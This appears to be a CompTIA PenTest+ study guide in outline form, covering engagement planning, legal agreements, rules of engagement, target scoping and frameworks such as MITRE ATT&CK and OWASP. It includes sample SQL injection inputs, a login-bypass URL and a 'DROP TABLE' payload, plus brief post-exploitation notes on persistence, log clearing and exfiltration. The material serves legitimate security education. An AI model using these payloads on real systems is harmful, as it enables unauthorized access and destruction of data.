CompTIA PenTest+ (PT0-003) Study Guide

Introduction

- **Introduction**
    - Course Overview
        - Target Audience: Intermediate-level technical professionals focused on penetration testing and vulnerability management
        - Environments: On-premise, cloud, and hybrid environments
    - Certification Goals
        - Validates competency in all stages of a penetration test
            - Planning and scoping
            - Reconnaissance
            - Scanning enumeration
            - Attacking
            - Exploiting
            - Reporting
            - Communicating findings
    - Course Content
        - Introduction to various tools used in penetration tests and vulnerability assessments
        - Basics of code analysis
    - Skill Development

        - Teaches technical knowledge and skills for implementing penetration tests and vulnerability assessments
        - Supports building a resilient enterprise by integrating advanced security practices
    - Professional Experience
        - Recommended for security professionals with 3-4 years of broad hands-on security or related experience
    - Prerequisites
        - Recommended: Completion of Security+ and CySA+ certifications
        - Knowledge from Security+ considered assumed for the PenTest+ exam
    - Exam Format and Domains
        - CompTIA PenTest+ exam consists of five domains
            - Engagement Management (13% of the exam)
            - Reconnaissance and Enumeration (21%)
            - Vulnerability Discovery and Analysis (17%)
            - Attacks and Exploits (35%)
            - Post-exploitation and Lateral Movement (14%)
    - Teaching Methodology
        - Course content not aligned strictly with CompTIA's domain structure
        - Objectives presented in a logical learning order rather than exam order
        - Lessons titled with objectives for targeted study
    - Exam Details
        - 165 minutes to complete the exam
        - 65-85 questions, including multiple-choice and performance-based
        - Requires a score of 750 out of 900 to pass
    - Additional Resources

        - Downloadable study guides
        - Video transcripts for review
        - Adjustable video playback speed
        - Support available through a dedicated Facebook group and email

- **Exam Tips**
    - Understanding Exam Questions
        - All questions are precisely worded to match studied material
        - Essential to read each question multiple times to grasp what is being asked
        - Key to confirm answering the exact question posed
    - Identifying Distractors
        - Typically, one of the four possible answers serves as a distractor
        - Effective identification and elimination of distractors increases chances of selecting the correct answer
    - Significance of Formatting
        - Words in bold, italics, or uppercase are crucial; they highlight significant aspects of the question
        - Examples of important keywords
            - ALL
            - AND
            - OR
            - NOT
            - BEST
            - SELECT TWO
            - SELECT THREE

- Basis for Answering Questions
  - Answers should be based on CompTIA Tech+ knowledge from the course and the official student textbook
  - Personal workplace or school experiences should not influence the answers
  - Always select the "book answer" as it aligns with the test creators' guidelines
- Selecting the BEST Answer
  - Often, several answers may seem correct; however, one is usually the most universally applicable
  - The best answer is typically true in the most number of situations
  - Avoid overanalyzing to prevent selecting a less appropriate, more specific answer
- Answer Specificity
  - When faced with a choice between a specific example and a generic category, choose the more specific option if it directly addresses the question
- Exam Mindset
  - Focus on understanding the key concept being tested rather than contesting the question's phrasing or structure
  - Recognizing the central theme or concept in a question can significantly boost scores
- Recognition Over Memorization
  - Memorization of terms is unnecessary; recognition from multiple-choice answers is crucial

        - No "fill in the blank" questions, reducing the need to recall information verbatim
    - Tool Knowledge
        - Understanding the purpose and situational use of tools is more important than knowing how to operate them
        - Exam questions focus on why a tool is used rather than how to use it
    - Exam Format
        - All questions are multiple-choice or multiple-selection, emphasizing recognition over recall
        - Understanding this format is vital for efficient exam preparation and performance

- **100% Pass Guarantee**
    - All the risk is on us, as it should be
        - You have nothing to lose here, but you do have to do your part and put in some effort
    - When you take those quizzes, you have to score at least an 80% for it to be considered a pass in our system
    - At the end of the course, you will find our practice exams
        - Understand why the answers are right or wrong
        - Explanations are provided for every single question
    - Please don’t try to simply memorize the questions, but instead take the time to understand the why behind them
    - Make sure that you watched the videos, took the quizzes, did the labs, and finished the practice exams

        - If you've done all and don't see the progress part at the top going from 0 to 100, that means something's wrong
        - If you think you've done everything and it still doesn't show 100%, please email us at support@diontraining.com
    - Once you have the course completion letter, you are eligible for our 60-Day 100% Pass Guarantee

- **PenTesting Overview**
    - Content

- **How to Use the Lab Environment**
    - Exploring the Lab Environment
        - Lab Title Screen
            - The first screen you see will show the title of the lab, the "Start My Lab" button, and the expected time to complete the lab. For example, the "Exploring the Lab Environment" lab takes about 15 minutes
        - Lab Duration
            - Lab times vary. Short labs might take 15 minutes, while others, like those in the PenTest+ course, can last up to three hours. Longer labs usually allow you to save your progress and resume later
    - Starting the Lab
        - Launch Process
            - Click the "Start My Lab" button to open the lab. It may take a couple of minutes to build the lab environment, as it prepares the necessary software and OS on the backend
    - Expanding the Lab Window

- Window Expansion Options
  - Expand Button
    - Use the button in the upper right corner to expand the window, filling the screen and hiding the left sidebar
  - Split Windows
    - If using multiple monitors, split the lab into two windows: one for the Windows machine and another for the lab instructions
  - Adjusting Size
    - Use the handle between the lab environment and instructions to resize them
- Navigating the Lab
  - Instructions and Checkboxes
    - On the right side, you'll see lab instructions with checkboxes to mark completed tasks
    - Example
      - Click the Resources tab, then click the Instructions tab
  - Resources Tab
    - This tab contains essential information, such as usernames and passwords for lab machines
    - Example
      - For "DC1," the username is "Administrator" and the password is "password"
  - Switching Machines
    - Click on different machines (e.g., "MS1," "KALI") to switch the view on the left side or open them in a new window

- Tools and Features
  - Help and Support
    - Click "Help" for assistance or submit a support request if needed. Immediate help might be available via chat, depending on the time of day
  - Lightning Bolt Button
    - This button allows you to insert keyboard shortcuts like `Ctrl + Alt + Delete` or `Alt + Tab` into the virtual machine without affecting your physical machine. This is particularly useful when you need to perform actions like logging in to the virtual machine
  - Power Controls
    - Pause, reset, or reboot the virtual machine using the power controls
  - Virtual Keyboard
    - An on-screen keyboard is available, but using a physical keyboard is recommended for convenience
  - Display Settings
    - Use the computer icon to adjust the display:
      - Full Screen
        - Expand the virtual machine to full screen
      - Fit to Window
        - Adjust the window size to fit the virtual machine
      - Reconnect
        - Reconnect if there are display issues
  - Connection Quality

- Check the connection quality via the bars at the top, which indicate the ping time and connection strength

- Saving and Exiting the Lab
  - Saving Progress
    - Use the hamburger button on the right to save your progress in longer labs. You can return to the saved state by relaunching the lab from the course page
  - Ending the Lab
    - Click "End" when you're done. Only one lab can be active at a time, so it's important to close a lab if you want to start another
- Navigating Between Lessons and Labs
  - Sidebar Navigation
    - To bring back the menu bar on the left side, click the menu button. Labs are embedded throughout various courses like Network+, Security+, CySA+, PenTest+, and CASP+
- Conclusion
  - Enjoy the hands-on learning experience provided by the labs. They are designed to reinforce the concepts you learn in the course and provide practical, real-world experience

PenTesting Overview

Objective #.#: *Type out objective – 12 pt. Font Size (**One objective**)*

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- #.# - Type out objective
- #.# - Type out objective

- **PenTesting Overview**
  - Content

- **Planning the Engagement**
  - **Overview**
    - Planning sets the foundation for a penetration testing engagement, focusing on alignment and compliance between the client and tester.
  - **Scope Definition**
    - Outlines specific systems, networks, or applications included in the test.
    - Example: Testing a company's web application but not their email servers or internal network.
  - **Legal and Regulatory Compliance**
    - Adherence to relevant laws and regulations, such as HIPAA in the healthcare sector in the U.S.
  - **Rules of Engagement (RoE)**
    - Guidelines specifying permitted and restricted activities during the test.

        - Example: DDoS attacks may be prohibited; testing may only occur during off-peak hours.
    - **Non-Disclosure Agreement (NDA)**
        - Ensures confidentiality of sensitive information accessed during the engagement.
        - Example: Information about legacy systems discovered during testing is kept confidential.
    - **Statement of Work (SOW)**
        - Document detailing tasks, timelines, and deliverables for the penetration tester.
        - Example: The SOW might require a vulnerability assessment and reporting within a four-week period.
    - **Communication Channels and Escalation Paths**
        - Established contact points within the client organization for regular updates or urgent issues.
        - Example: Immediate reporting of severe vulnerabilities for quick mitigation.
    - **Client's Risk Tolerance and Business Impact**
        - Discussion on acceptable risk levels and potential impacts on business operations.
        - Example: Some clients may accept occasional disruptions for comprehensive testing, while others may prefer minimal interruption.

- **Information Gathering**
    - **Overview of Information Gathering**

- Also known as reconnaissance, critical for collecting data on the target before launching attacks
- Divided into passive and active reconnaissance

- **Passive Reconnaissance**
  - Collects data without directly interacting with the target, minimizing detection risk
  - Tools and methods include Maltego, Recon-ng, WHOIS lookups, and ARIN for IP range identification
  - Analyzing public records, job postings, and corporate websites to gather intelligence
- **Active Reconnaissance**
  - Involves direct interaction with the target, such as scanning networks and probing services
  - Tools include Nmap for scanning, along with techniques like banner grabbing and DNS enumeration
  - Provides detailed information about open ports, services, and potential vulnerabilities
- **Specific Techniques and Tools**
  - WHOIS lookups for domain registration details
  - Nmap for network scans
  - Banner grabbing for identifying software versions
  - DNS enumeration with tools like nslookup or dig
  - Shodan for discovering internet-connected devices
- **Documentation and Stealth**
  - Meticulous documentation of collected data is crucial

        - Maintain stealth to avoid detection, using tools and techniques to mask activities

- **Attacks and Exploits**
    - **Overview of Attacks and Exploits Phase**
        - Actively exploiting identified vulnerabilities from the information gathering phase
        - Aim to penetrate the target system, assess potential impact, and compile evidence
    - **Prioritizing Targets**
        - Focus on high-value assets and critical vulnerabilities
        - Example: An outdated web server with known exploits is a priority target
    - **Using Automated Tools**
        - Metasploit is commonly used for developing and executing exploits
        - Example: Exploiting a vulnerable Apache server using a ready-made Metasploit exploit
    - **Password Attacks**
        - Methods include brute force and dictionary attacks
        - Tools like Hydra and John the Ripper automate these attacks
        - Example: Using Hydra to crack passwords using a list of known usernames
    - **Phishing Attacks**
        - Involves crafting emails to appear from a trusted source to capture sensitive information
        - Example: Sending fake security update emails to capture login credentials via a spoofed page

- **Web Application Attacks**
  - SQL Injection: Inserting malicious SQL into inputs to manipulate the database
  - Tool: sqlmap for automating SQL injection attacks
  - XSS (Cross-Site Scripting): Injecting scripts into web pages to steal cookies or sessions
  - Example: Injecting script in a forum post to capture session cookies
- **Documentation**
  - Essential for detailing methods used, targets, outcomes, and for report preparation
  - Ensures repeatability and accountability in penetration testing processes

- **Post-Exploitation**
  - Post-Exploitation Phase
    - Occurs after successfully exploiting a vulnerability
    - Objectives:
      - Maintain access
      - Gather additional information
      - Escalate privileges
      - Ensure persistence
  - Establishing Persistence:
    - Create new user accounts with administrative privileges
    - Use scheduled tasks or cron jobs to maintain or re-establish access
  - Privilege Escalation:

        - Gain administrative or root privileges using local exploits or tools like Mimikatz
        - Example:
            - Mimikatz extracts credentials from memory for further exploitation
    - Lateral Movement:
        - Explore other systems on the network using tools like PsExec (Windows) or SSH (Linux)
        - Expand access by moving between compromised systems
    - Information Gathering:
        - Capture sensitive data: Documents, databases, emails
        - Example:
            - DNS tunneling for covert data exfiltration
    - Cleaning Up:
        - Remove tools, clear logs, and undo unnecessary changes
        - Example:
            - Delete created user accounts after setting up covert access
    - Best Practices:
        - Minimize Detection
            - Maximize value from access while reducing the risk of detection
        - Stealth:
            - Be discreet with exfiltration and persistence methods

- **Reporting**
    - Executive Summary
        - Provides a non-technical overview for stakeholders

        - Includes overall security health, critical vulnerabilities, and potential business impacts
    - Scope and Methodology
        - Describes what was tested and how
        - Details tools and techniques used, such as vulnerability scanning, social engineering, and manual testing
    - Findings
        - Core section with detailed descriptions of vulnerabilities
        - Includes evidence like screenshots and logs
        - Prioritize using frameworks like CVSS (low, medium, high, critical)
    - Recommendations
        - Provides actionable steps for remediation
        - Examples:
            - Software updates
            - Code reviews
            - Security training
    - Overall Security Posture
        - General observations and areas for improvement.
        - Example:
            - Lack of incident response plan or insufficient network segmentation
    - Limitations and Assumptions
        - Clarifies constraints and assumptions during the test.
        - Example:
            - Off-limits systems
            - Off-peak testing hours

- Call to Action
  - Summarizes next steps for the client
  - Encourages prioritization of remediation, follow-up tests, and continuous monitoring

- **Overview of a PenTest: A Demonstration**

Pre-Engagement Activities

Objectives:

- 1.1 - Summarize pre-engagement activities
- 1.2 - Explain collaboration and communication activities

- **Pre-Engagement Activities**
    - *Pre-Engagement Activities*
        - Basic tasks that set the stage for a successful penetration test
        - Help breakdown the complexities of preparing for a penetration test
        - Important for the alignment, legality, and success of the penetration test
- **Regulations and Standards**
    - Penetration testing and its relation to regulations and standards
        - Regulations guide penetration testing processes
        - Importance of safeguarding sensitive data and systems
        - Operating within legal frameworks ensures ethical and legal compliance
    - *Regulations*
        - Legally binding mandates demanding adherence to data protection rules
            - *General Data Protection Regulation (GDPR)*
                - Applicable within the EU and for businesses dealing with EU citizens' data
                - Imposes strict rules on data processing and movement
                - Key requirements:
                    - Obtaining explicit permission for data processing
                    - Performing data processing impact assessments

        - Appointing a data protection officer for certain processors and controllers
    - Penalties for violations:
        - Fines up to 4% of annual global turnover or €20 million, whichever is greater
- *Gramm-Leach-Bliley Act (GLBA)*
    - Also known as the Financial Services Modernization Act of 1999
    - Protects the privacy of individuals' financial information held by financial institutions
    - Mandates security and confidentiality of financial data
    - Compliance involves:
        - Implementing security measures like encryption and access controls
        - Continual security assessments to prevent data breaches
- *Health Insurance Portability and Accountability Act (HIPAA)*
    - Regulates confidentiality and security of healthcare information in the U.S.
    - Requires physical, administrative, and technical safeguards for patient information
    - Specific requirements:
        - Encrypting patient data transmitted across open networks
        - Implementing secure access controls
        - Conducting regular audits

- Penalties for non-compliance:
  - Fines ranging from $100 to $50,000 per violation (or per record)
  - Maximum penalty of $1.5 million per year for identical violations

- *Standards*
  - Not legal requirements but essential for cybersecurity best practices
  - Established by industry players
    - *Payment Card Industry Data Security Standard (PCI DSS)*
      - Benchmarks for securing payment card data
      - Key requirements:
        - Maintaining a secure network
        - Implementing strong access control measures
        - Regularly monitoring and testing networks
      - Penalties for non-compliance:
        - Fines ranging from $5,000 to $100,000 per month until compliance is achieved
        - Increased transaction fees or removal of card processing privileges
    - *ISO/IEC 27000 Series*
      - Provides specifications for implementing, maintaining, and improving information security management systems
      - Helps manage security of assets like financial information, intellectual property, employee details, and information entrusted by third parties

        - Voluntary but significantly mitigates legal risks and enhances security profiles
        - Builds customer trust by demonstrating compliance with internationally recognized benchmarks
    - *Stakeholder Alignment*
        - Ensures all parties understand penetration testing objectives and outcomes
        - Aligns goals, budget, and timelines from technical teams to executive leadership
        - Example:
            - Kelly Global and compliance with the Gramm-Leach-Bliley Act
        - Importance of ongoing training, debriefings, and regular audits
        - Inclusive and consistent communication guarantees key personnel work together to guard against cyber threats and adhere to regulations
    - Summary
        - Regulations and standards direct penetration testing efforts
        - Stakeholder alignment ensures testing objectives align with organizational goals and compliance needs
        - Role of penetration testers involves uncovering weaknesses while upholding legal and ethical standards
    - **Types of Assessments**
        - Network Assessments
            - Purpose
                - Evaluate the security of an organization's entire network
            - Focus

        - Both hardware and software components (routers, switches, firewalls)
    - Key Activities
        - Inspect network topology
        - Review firewall configurations
        - Ensure security policies align with best practices
    - Objective
        - Identify vulnerabilities that could allow unauthorized access or disrupt services
- Wireless Assessments
    - Purpose
        - Assess the security of wireless networks
    - Focus
        - Weak encryption
        - Rogue access points
    - Key Activities
        - Simulate attacks on wireless networks
    - Provide recommendations to enhance wireless security protocols
    - Objective
        - Protect against eavesdropping and unauthorized access
- Application Assessments
    - Purpose
        - Secure specific applications
    - Focus
        - Application code
        - Dependencies

        - Configuration
    - Key Activities
        - Scrutinize application for vulnerabilities
        - Ensure compliance with security standards
    - Objective
        - Protect data integrity, confidentiality, and availability
- Mobile Assessments
    - Purpose
        - Address security challenges in mobile computing
    - Focus
        - Mobile applications
        - Mobile platforms
    - Key Activities
        - Evaluate data leakage
        - Check for improper session handling
        - Inspect insecure data storage
    - Objective
        - Protect sensitive corporate data and maintain regulatory compliance.
- Web Assessments
    - Purpose
        - Secure web applications and websites.
    - Focus
        - SQL injection
        - Cross-site scripting
        - Security misconfigurations

- Key Activities
  - Inspect internet-facing web applications
  - Identify vulnerabilities
- Objective
  - Prevent unauthorized access to sensitive data

- Cloud Assessments
  - Purpose
    - Evaluate the security of cloud-based services and infrastructure
  - Focus
    - Security controls by cloud providers (AWS, Azure)
    - Configuration of cloud resources (e.g., S3 buckets)
  - Key Activities
    - Identify misconfigurations.
    - Check for compliance issues.
  - Objective
    - Prevent data breaches and ensure secure cloud configurations
- API Assessments
  - Purpose
    - Secure application programming interfaces
  - Focus
    - Authentication
    - Authorization
    - Data validation
  - Key Activities

        - Uncover vulnerabilities in APIs
        - Ensure proper security for software integration
    - Objective
        - Prevent unauthorized access to sensitive information

- **Types of Agreements**
    - *Non-Disclosure Agreements (NDAs)*
        - Legally binding contract that establishes a confidential relationship
        - Purpose
            - Ensure that any information discovered during a penetration test remains confidential
        - Example
            - Discovering a critical vulnerability in the client's Linux Ubuntu 20.04 LTS system. The NDA ensures these findings are not disclosed without prior approval
    - *Master Service Agreements (MSAs)*
        - Foundational terms of the business relationship between a service provider and the client
        - Includes
            - Project scope, payment details, confidentiality clauses, liability issues
        - Purpose
            - Clarifies how engagements are conducted, handles recurring costs, and addresses any additional charges
        - Example

        - An MSA with a client that stipulates terms for monthly vulnerability assessments and routine security audits
    - *Statements of Work (SoWs)*
        - Document that details the specifics of the project or service provided
        - Includes
            - Objectives, deliverables, scope of work, timelines, payment schedules, responsibilities of each party
        - Purpose
            - Ensures mutual understanding of project details, helps manage expectations, guides project execution
        - Example
            - SoW for a network security assessment specifying tools like NMAP and Metasploit, targeting specific network segments, and setting a timeline for testing phases and result reporting
    - *Terms of Service (ToS)*
        - Agreement that governs the use of the service provided by the PenTest firm
        - Includes
            - Rules and guidelines for using the penetration testing services, user rights, service limitations, client's obligations
        - Purpose
            - Ensures clients understand their role in safeguarding test data, agrees not to disclose or misuse sensitive security information
        - Example

        - ToS stating the terms under which exclusive tools and techniques are used during a penetration test and prohibiting reverse-engineering of these tools
    - Key Points to Remember
        - NDAs
            - Protect sensitive information discovered during penetration tests
        - MSAs
            - Establish the foundational terms and streamline processes for multiple projects
        - SoWs
            - Detail specific project requirements and expectations
        - ToS
            - Govern the use of services and protect the provider's proprietary tools and methods

- **Legal and Ethical Considerations**
    - *Authorization Letters*
        - Legally binding documents granting permission to conduct penetration tests
        - Includes
            - Scope of the test
            - Networks, hosts, and applications included
            - Validity period of the authorization
            - Data handling techniques
            - Reporting guidelines

- Purpose
  - Ensure all penetration testing activities are clearly defined and agreed upon
- Example
  - Client specifies targeting only non-production systems and prohibits denial of service techniques

- *Mandatory Reporting Requirements*
  - Guidelines dictating how and when findings must be disclosed
  - Importance
    - Maintains trust and adheres to legal standards
  - Confidentiality
    - Findings must be securely communicated only to authorized parties
  - Exceptions
    - Evidence of criminal conduct may require notifying law enforcement authorities
  - Consultation
    - Consult with legal counsel to ensure compliance and ethical standards
- Risks to the Penetration Tester
  - Potential unintended consequences of probing and exploiting security vulnerabilities
  - Precautions
    - Conduct a thorough risk assessment before testing
    - Implement precautionary measures to protect systems

- Establish mutual understanding with the client about potential damage and management
- Example
  - Use rate limiting to prevent overwhelming a client's network

- Establishing an Escalation Path
  - Chain of command and communication protocols for addressing issues during testing
  - Purpose
    - Ensure both the penetration testing team and the client know whom to contact in case of an incident
  - Components
    - Project supervisor on the PenTest team
    - Counterpart on the client side
    - Predetermined thresholds and procedures for managing incidents
  - Scenarios
    - Test interfering with operations, system instability, accidental data breach
- <u>Key Points to Remember</u>
  - Authorization Letters
    - Define and agree upon the scope and terms of the test
  - Mandatory Reporting
    - Maintain confidentiality and handle findings ethically
  - Risk Awareness
    - Minimize potential damage and avoid liability
  - Escalation Path

- Clear communication protocols for incident management

- **Rules of Engagement**
  - *Exclusions*
    - Areas or elements within the scope of the penetration test that are off-limits
    - Reasons for Exclusions
      - Importance and confidential nature of the data (e.g., PII)
      - Potential for business disruption
      - Constraints set forth in the agreement with the client
    - Example
      - Excluding live transaction processing systems in a bank to avoid disrupting customer transactions while testing other systems
  - *Test Cases*
    - Predefined scenarios developed to systematically evaluate the security of the system
    - Created Based On
      - Known vulnerabilities
      - Potential threat vectors
      - Specific concerns expressed by the client
    - Examples
      - Simulating an SQL injection attack on a web application to assess user input validation
      - Attempting to exploit weak password policies using tools like John the Ripper to gain unauthorized access

- *Testing Window*
  - Specific time frame agreed upon for pen-test activities
  - Purpose
    - Minimize disruption to business operations and ensure testing reflects normal operational conditions
  - Examples
    - Scheduling testing during off-peak hours for an e-commerce platform
    - Scheduling testing for a healthcare provider during weekends or late nights to avoid impacting patient care services
- *Goal Reprioritization*
  - Allows for changes in the test's priorities as new information is discovered
  - Purpose
    - Concentrate resources on the most critical vulnerabilities
  - Example
    - Discovering a SQL injection vulnerability in a financial services company's client account management portal and prioritizing its remediation
- *Post-Activity Business Impact Analysis*
  - Assessing the potential consequences for the client if identified vulnerabilities are exploited
  - Purpose
    - Clarify the link between findings and their impact on the business
  - Examples
    - Critical vulnerability in the client’s CRM system leading to unauthorized access to customer data

- Flaw in the company's internal email system allowing attackers to intercept or manipulate internal communications

- <u>Key Points to Remember</u>
  - Exclusions
    - Define areas off-limits to prevent unintended consequences
  - Test Cases
    - Develop scenarios based on known vulnerabilities and threat vectors
  - Testing Window
    - Schedule testing to minimize business disruption
  - Goal Reprioritization
    - Adjust priorities based on new information
  - Business Impact Analysis
    - Assess the consequences of vulnerabilities to the business

- **Target Selection**
  - *CIDR (Classless Inter-Domain Routing)*
    - A method used to allocate IP addresses and route Internet traffic
    - Purpose in Penetration Testing
      - Defines the block of IP addresses under the scope of a test
    - Example
      - CIDR block 192.168.100.0/24 includes IP addresses from 192.168.100.1 to 192.168.100.254, ensuring full coverage of a network
  - Domains

- Human-readable addresses used to access websites on the internet
- Purpose in Penetration Testing
  - Target for external penetration testing to assess vulnerabilities in DNS configuration, web applications, and other publicly accessible resources
- Example
  - Domain ‘diontraining.com’ might reveal security weaknesses in subdomains like ‘support.diontraining.com’ or ‘mail.diontraining.com’

- IP Addresses
  - Specific nodes or servers within a network or on the internet
  - Purpose in Penetration Testing
    - Each IP address is a potential entry point; involves scanning for open ports and exploitable services
  - Example
    - IP address 192.168.100.50 hosting an outdated database server; MySQL version 8.0.15 with a critical vulnerability (CVE-2023-40692) allowing unauthorized SQL command execution
- URLs (Uniform Resource Locators)
  - Specific resources on the internet or an internal network, directing to particular pages or services within a domain
  - Purpose in Penetration Testing
    - Testing specific web applications for vulnerabilities like SQL injection or cross-site scripting
  - Example
    - URL ‘http://diontraining.com/login’ tested for SQL injection

- Test modification
  - `http://diontraining.com/login?username=admin'--&password=`
- SQL command attempts to bypass login by injecting a comment (--) after the admin username

- Key Points to Remember
  - CIDR
    - Defines IP blocks, ensuring full network coverage
  - Domain
    - Target for DNS and web application vulnerabilities
  - IP Addresses
    - Potential entry points, scanned for exploitable services
  - URLs
    - Specific web application testing for vulnerabilities

- **Shared Responsibility Model**
  - Hosting Providers
    - Role
      - Secure the infrastructure running all services offered to customers
    - Responsibilities
      - Physical security of data centers
      - Network hardware
      - Server hardware
      - Storage
      - Virtualization layers
    - Example

- Amazon Web Services (AWS) secures its facilities against physical intrusion and ensures network and hardware security but does not manage the operating system or applications unless specified

- Customers
  - Role
    - Manage the security of software and systems on the hosting provider's infrastructure
  - Responsibilities
    - Operating system patches and updates
    - Application security
    - Data protection through encryption and access controls
    - Configure security settings and manage network traffic controls
  - Example
    - A company using AWS must ensure its operating systems are patched, its applications are secure against vulnerabilities, and its data is encrypted
- Penetration Testers
  - Role
    - Act as external auditors within the Shared Responsibility Model
  - Responsibilities
    - Find vulnerabilities that threat actors could exploit
    - Test the effectiveness of security controls
    - Simulate attacks on both the hosting provider's infrastructure and the customer's applications
    - Provide detailed reports on vulnerabilities and suggest security enhancements

        - Note
            - Notify cloud service providers before conducting tests to avoid triggering security alarms or violating terms of service
    - Cloud Providers' Specialized Services
        - Purpose
            - Help customers understand and secure their specific cloud environments
        - Examples
            - AWS
                - rusted Advisor, AWS Inspector
            - Microsoft Azure
                - Security Center, Azure Advisor
            - Google Cloud
                - Security Command Center, Google Cloud Armor
    - Third-Party Service Providers
        - Role
            - Ensure products or services that integrate with the customer's environment don't introduce vulnerabilities
        - Responsibilities
            - Secure and regularly update their software
            - Follow strict security protocols when accessing customer systems
        - Example
            - A vendor supplying a document management application must ensure their software is secure and regularly updated to avoid compromising the customer's data
    - Example Scenario

- Context
  - E-commerce platform hosted on Azure
- Hosting Provider (Azure)
  - Ensures physical security of data centers and integrity of network and hardware
- Customer (E-commerce company)
  - Secures virtual machines, applications, and transaction databases
- Penetration Tester
  - Checks web application and network setups regularly for security weaknesses
- Third-Party Provider (Payment Gateway)
  - Manages credit card processing, ensures PCI DSS compliance, and secures transaction data

- Key Points to Remember
  - Hosting Providers
    - Secure infrastructure
  - Customers
    - Secure software, systems, and data
  - Penetration Testers
    - Identify vulnerabilities and test security controls
  - Third-Party Service Providers
    - Ensure integration does not introduce vulnerabilities

- **Preparing to PenTest a Cloud Provider: A Demonstration**

Frameworks

Objective #.#: *Type out objective – 12 pt. Font Size (**One objective**)*

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- #.# - Type out objective
- #.# - Type out objective

- **Frameworks**
    - Content
        - Details of content
            - More details
    - Content
        - Details of content
            - More details

- **MITRE ATT&CK**
    - MITRE ATT&CK
        - MITRE
            - Name of the company
        - ATT&CK
            - Adversarial Tactics, Techniques, and Common Knowledge
        - Framework developed to improve understanding of threat behaviors and enhance defenses

        - Catalogs a wide range of tactics and techniques observed during real-world attacks
        - Important resource for penetration testers to develop accurate threat models and methodologies
    - Funding and Access
        - Funded by the U.S. Computer Emergency Readiness Team and the U.S. Department of Homeland Security
        - Provided free of charge to promote standardization in handling cybersecurity threats
        - Accessible at https://attack.mitre.org](https://attack.mitre.org
    - Tactics and Techniques
        - Outlines numerous cybersecurity tasks and techniques
            - Initial Access
                - Drive-by Compromise, Supply Chain Compromise, External Remote Services
            - Persistence
                - Account creation, modification of authentication processes, use of browser extensions
    - Environment-Specific Matrices
        - Detailed insights into advanced persistent threats throughout different attack phases
        - Organized into matrices tailored to various environments: Enterprise, Mobile, and Cloud
        - Addresses systems including Windows, macOS, Linux, cloud services, and network-based devices
    - Structured Approach

- Enhances penetration testers' ability to simulate known threats
- Divides into categories/tactics such as
  - Initial Access
  - Execution
  - Persistence
  - Privilege Escalation
  - Defense Evasion
- Each category separated into specific techniques describing methods of execution

- Example Scenario
  - Technique
    - Listed under Initial Access category
  - Description
    - Incorporates a malware-hidden attachment into the email
    - Targeted attack focusing on specific individuals, companies, or industries
    - Files used as attachments: Microsoft Office documents, executable files, PDFs, archived files like ZIPs
  - Example
    - An attacker, posing as a regulatory agent, sends an email to John Snow in the finance department
    - The email includes an attachment supposedly containing new compliance guidelines but actually contains a PDF rigged with an exploit
    - Employee is persuaded to open the attachment due to the trusted authority appearance and relevance to their role

- Defensive Strategies
  - Enhances defensive strategies by understanding how attacks are executed
  - Helps spot indicators of compromise and behaviors associated with different attack techniques
  - Allows for quicker and more accurate detection and mitigation of threats

- **OWASP**
  - OWASP
    - Open Web Application Security Project
    - A non-profit foundation committed to improving software security
    - Focus
      - Security of web applications
    - Mission
      - Make software security visible to allow individuals and organizations to make informed decisions about software security risks
    - Resources
      - Community-led open-source software projects
      - Hundreds of local chapters worldwide
      - Local and global conferences
  - OWASP Top 10
    - Purpose
      - Identifies the ten most critical web application security risks
    - Use
      - Focuses testing efforts on the most likely to be exploited areas
    - Updated

- Every few years to stay current with evolving threats

- Current OWASP Top 10 (as of this recording)
  - Broken Access Control
  - Cryptographic Failures
  - Injection
  - Insecure Design
  - Security Misconfiguration
  - Vulnerable and Outdated Components
  - Identification and Authentication Failures
  - Software and Data Integrity Failures
  - Security Logging and Monitoring Failures
  - Server-Side Request Forgery
- Top 3 Risks Explained
  - Broken Access Control
    - Occurs when restrictions on user actions are not properly enforced
    - Impact

        - Unauthorized access to functionality or data
    - Example
        - An online banking app URL allows access to other users' accounts if user IDs are not properly verified
- Cryptographic Failures
    - Failures related to managing sensitive data securely, including improper encryption
    - Impact
        - Compromises data confidentiality and integrity
    - Example
        - Custom encryption algorithm error allows attackers to use rainbow tables to decrypt passwords
- Injection Flaws
    - Untrusted data sent to an interpreter as part of a command or query, leading to unintended commands or unauthorized data access
    - Impact
        - Execution of unintended commands or access to unauthorized data
    - Example
        - SQL injection attack by inserting malicious SQL code into input fields

- Importance in Penetration Testing
    - Usage
        - OWASP Top 10 serves as a foundational checklist for assessing web application vulnerabilities

        - Focus
            - Ensures fundamental and frequently exploited vulnerabilities are addressed
    - Examples Related to Defined Terms
        - Broken Access Control
            - Online banking URL example
                - https://bank.com/account?userID=1234
            - Exploit
                - Changing userID to access another user's account
        - Cryptographic Failures
            - Custom encryption failure leading to predictable outputs
            - Exploit
                - Using a rainbow table to decrypt stored passwords
        - Injection Flaws
            - SQL injection through user input form
            - Example input
                - 105; DROP TABLE Users;
            - Potential result
                - Deletion of the Users table

- **MASVS**
    - MASVS
        - OWASP Mobile Application Security Verification Standard
        - Sets baseline security standards for mobile applications
        - Guides the implementation of security measures in mobile apps
    - Control Groups

        - Requirements broken down into groups, labeled MASVS-XXXXX
        - Target major areas of a mobile app's attack surface
        - Tailored to mitigate specific security risks in mobile environments
    - MASVS-STORAGE
        - Focus
            - Secure storage of sensitive data (personal details, user credentials, financial information)
            - Ensures data is protected through encryption and prevents data leakage
            - Shields sensitive data from unauthorized access and breaches
    - MASVS-CRYPTO
        - Focus
            - Cryptographic measures to protect sensitive data
            - Emphasizes using strong, industry-standard encryption methods
            - Ensures cryptographic keys are of sufficient length and managed properly
    - MASVS-AUTH
        - Covers authentication and authorization processes
        - Ensures strong mechanisms to verify user identities and grant appropriate access rights
        - Uses secure protocols and additional authentication for sensitive operations
    - MASVS-NETWORK
        - Addresses security of network communications between the mobile app and remote endpoints

        - Protects data in transit against interception, tampering, and eavesdropping
        - Uses protocols like SSL/TLS and certificate pinning
    - MASVS-PLATFORM
        - Focus
            - Secure interaction between the app and the underlying mobile platform and other apps
            - Addresses issues like inter-process communication and WebViews
            - Ensures sensitive data isn't leaked through platform mechanisms
    - MASVS-CODE
        - Deals with secure development and maintenance of the app's code
        - Emphasizes keeping the app and its operating system up to date
        - Treats all incoming data as untrusted, verifying and sanitizing it
    - MASVS-RESILIENCE
        - Focus
            - App's ability to withstand reverse engineering and tampering efforts
            - Includes strategies for detecting and mitigating attempts to alter the app's code or behavior
    - MASVS-PRIVACY
        - Emphasizes implementing privacy controls aligned with laws and regulations
